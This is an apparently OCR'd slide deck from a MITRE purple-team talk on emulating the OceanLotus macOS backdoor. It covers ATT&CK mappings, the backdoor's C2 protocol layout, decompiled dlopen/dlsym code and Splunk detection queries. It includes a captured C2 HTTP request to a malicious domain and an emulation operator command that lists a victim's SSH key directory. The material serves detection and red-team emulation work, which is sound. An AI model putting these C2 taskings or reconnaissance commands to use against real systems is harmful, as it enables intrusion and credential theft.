MITRE | SOLVING PROBLEMS FOR A SAFER WORLD™

MITRE ATT&CK® IN MACOS PURPLE TEAM OPERATIONS

DROPPING LOTUS BOMBS

MEGAN CARNEY & CAT SELF

CAT SELF

- Former Professional Artist
- Military Intelligence Veteran
- Software Dev, Red Teamer, Threat Hunter @Target (Retail)
- Principal Adversary Engineer & Lead macOS & Linux **ATT&CK** @MITRE

MEGAN CARNEY

- macOS BlueTeamer & Threat Hunter

  @Target (previously @yelp)

- Incurably curious about cybersecurity

  even after 10+ years


- Outdoor and board game enthusiast

- @PwnieFan@infosec.exchange

What is ATT&CK?

A knowledge base of adversary behavior

- ***Based on real-world observations***
- ***Free, open, and globally accessible***
- ***A common language***
- ***Community-driven***



Hunt for Red Apples

Search ⌘ K

Hunt for Red Apples

OUR APPROACH

Who We Are

Our Workshop Approach

Intro to the Mandiant Attack Lifecycle

Intro to MITRE ATT&CK®

Actor Centric Hunting

Generating a Hypothesis

EMULATION NOTES

The Art of Research

Hunt for Red Apples

www.huntapple

Plug | BenBornholm | Cat Self | Dan Borges | Tilottama Sanyal

OBTS – V4.0: "BECOMING A YOGI ON MAC ATT&CK WITH OCEANLOUTS POSTURES"

CAT SELF & ADAM PENNINGTON

Cat Self & Molly Heaven-Hoyle


PROBLEM 💔

- There is NO open-source emulation plan for macOS
- Enterprise environments are noisy
- Legitimate programs use the same ATT&CK techniques attackers do i.e. dumping the keychain


SOLUTION ❤️‍🩹

- Publish a macOS ATT&CK based emulation plan with executable code
- Enterprise detection starting points
- Provide purple operation to address gaps in detection & telemetry

AUTOMATING A MACOS ENVIRONMENT



Michael Butt (M3)



Melanie Chan

Jared Stroud

center-for-thr... / adversary_emulation_libra... Type / to search

Code Issues 14 Pull requests 4 Discussions Actions Projects Wiki Security 11

master adversary_emulation_library / ocean_lotus / Resources / setup /

Setup


Prerequisites

- Running on a system with the following tools pre-installed:
  - Existing AWS Account with permissions to perform required actions (create/manage resources including EC2 instances, VPCs, Internet Gateways, Security Groups, and related resources)
  - Tools
    - `ssh-keygen`,
    - `bash` shell,
    - Terraform,
    - Ansible
    - AWS CLI installed
  - Install

TCP STREAM STRUCTURE – TYPE LENGTH VALUE

AEL GitHub

OSX.OceanLOtus	Rota Jakiro	Description
Magic		



82 BYTE TCP STREAM

```
GET /appleauth/static/cssj/N252394295/widget/auth/app.css HTTP/1.1
Host: ssl.arkouthrie.com
User-Agent: curl/7.11.3
Accept: */*
Cookie: m_pixel_ratio=d3d9446802a44259755d38e6d163e820;

HTTP/1.1 200 OK
Date: Thu, 15 Feb 2018 14:22:29 GMT
Server: Apache
Content-Length: 77
Content-Type: text/html; charset=UTF-8

%6$UG...>....s]....A...GO.,.O._.....V2..%..j...p.....    .R.'...&"g4....h/+)....
```

T1071.001-Web Protocols

T1095 Non-Application Layer Protocol

AEL GitHub


Bytes Index	0	…					…	19	24	29	75
 OSX.Ocean Lotus	Magic	?	Extra_data_length	Data length	Command	…	C2	E2	C2	FF
 Rota Jakiro	Magic	?	Payload Len	Key Len	Cmd	…	C2	E2	C2	FF
 Emulated	Magic	Rota Jakiro UUID	Payload Len	Key Len	Command code	…	C2	E2	C2	FF

Note: The first byte is a timestamp, not implemented

HOW THE C2 HANDLER WORKS

AEL GitHub

Operator Command: `./EVALSC2CLIENT.PY --SET-TASK <UUID> '{"CMD":"OSX_RUN_CMD", "ARG":"LS -LA /USERS/HPOTTER/.SSH/"}'`



SHARED MODULES (T1129)

Commands 0x25D5082, 0x1B25503, 0x1532E65

These commands load a dynamic library using *dlopen()* and obtains a function pointer to
that shared library using *dlsym()*. Unfortunately, we do not know which dynamic libraries
used for each command since these are server supplied and we were not able to capture
communication that used these commands.

macOS 2017 Unit

0x1B25503

0x1532E65

0x25D5082

The **Run Plugin** function reuses the same code and implements the function call through the following logic.

```
v11 = dlopen(v9, RTLD_LAZY);
v12 = dlsym(v11, v7);
v13 = ((__int64 (__fastcall *)(_QWORD, _BYTE **))v12)(a1, &v27);
```

Linux Rota 2021 NetLab 360 Report

MITRE | ATT&CK®

Shared Modules

Adversaries may execute malicious payloads via loading shared modules. Shared modules are executable files that are loaded into processes to provide access to reusable code, such as specific custom functions or invoking OS API functions (i.e., Native API).

ATT&CK Technique

Choose a Test

Commands 0x25D5082, 0x1B25503, 0x1532E65

These commands load a dynamic library using *dlopen()* and obtains a function pointer to execute within that shared library using *dlsym()*. Unfortunately, we do not know which dynamic libraries or functions are used for each command since these are server supplied and we were not able to capture any communication that used these commands.

2017 Unit 42 Report

Atomic Testing

Execute Procedure

Analyze Results

Make Improvements

```
host IN (oceanlotus_chipmunk2) index=endpointsecurity
"misc.proc_path"="/Users/*"
event IN (ES_EVENT_TYPE_NOTIFY_MMAP) |
stats count, values("misc.path") by "misc.proc_path"
```

✓ 15 events (before 9/22/23 4:31:47.000 PM) No Event Sampling

Events (15) Patterns Statistics (1) Visualization

100 Per Page ▾ Format Preview ▾

misc.proc_path	count	val
/Users/loonicorn/Library/WebKit/com.apple.launchpad	15	/Li /Us /pr /pr /pr /pr

main ▾ ocean-lotus / Resources / OSX.OceanLotus / Implant / Implant / main.cpp

Code Blame 138 lines (118 loc) · 4.22 KB Your organization can pay for GitHub Copilot

```
39  /*
40  loadComm
41      A
42
43
44
45
46
47
48
49
50
51
52
53
54  */
55  void* loadComms(std::string exePath, std::string self) {
```

```
turns pointer to th
ATT&CK Techniques:
1129: Shared Modules
```

Adversary Emulation Library


ATT&CK TECHNIQUE PROCEDURE IN CODE

Flow of Operation

Command & Control

Big Bad World

Company Network



macOS Catalina

User: hpotter

User Priv: Local Admin

Initial Access: Watering hole

...

3


Software: OSX.OceanLotus - Implant

TrendMicro Report
0xa2 - download & execute a

Unit42 Report
0x25D5082, 0x1B25503, 0x1532E65 - use dlopen() & dlsym() to execute a .dylib file


T1129 - Shared Modules

...



0x138E3E6	???
0x25D5082	execute function from a dynamic library
0x25360EA	send file to server
0x17B1CC4	???
0x18320E0	send victim and computer information together with the backdoor's watermark
0x1B25503	execute a function from a dynamic library
0x1532E65	execute a function from a dynamic library

SOFTWARE FLOW



macOS Catalina

User: hpotter

User Priv: Local Admin
Initial Access: Watering hole

1

Software: OSX.OceanLotus - Application Bundle

User Double-Clicks the Word document (.app)

User Execution: Malicious File (T1204.002), Masquerading: Masquerade File Type (T1036.008)

2

Software: OSX.OceanLotus - Application Bundle

Bash script installs and executes Implant

Create Launch Agent (T1543.001)
Embedded Payloads (T1027.009)
Indicator Removal (T1070): Time stomping, File Deletion

3

Software: OSX.OceanLotus - Implant

Implant connects to the C2 using the Communication Library

Discovery (TA0007): File & Directory, System Information, Web Protocol (T1071.001), Exfiltration over C2 Channel (T1041)

4

Software: OSX.OceanLotus - Implant

Implant downloads Rota Jakiro from C2 Server and laterally moves to Linux host

Ingress Tool Transfer (T1105)
Remote Services (T1021): SSH, Valid Accounts

DEFENDER'S ADVANTAGE


You (and your SIEM) know what's "normal" for your organization.

ALERT ON UNSIGNED LAUNCH AGENTS THEY SAID . . .

What if we alerted anytime we saw an adhoc/unsigned LaunchAgent or LaunchDaemon?

On busy days, 2-3 false positives per day. If we constantly update the exclusion list.

Attacker



QA

SOC

Detection Engineering

ALERT ON UNSIGNED LAUNCH AGENTS THEY SAID . . .

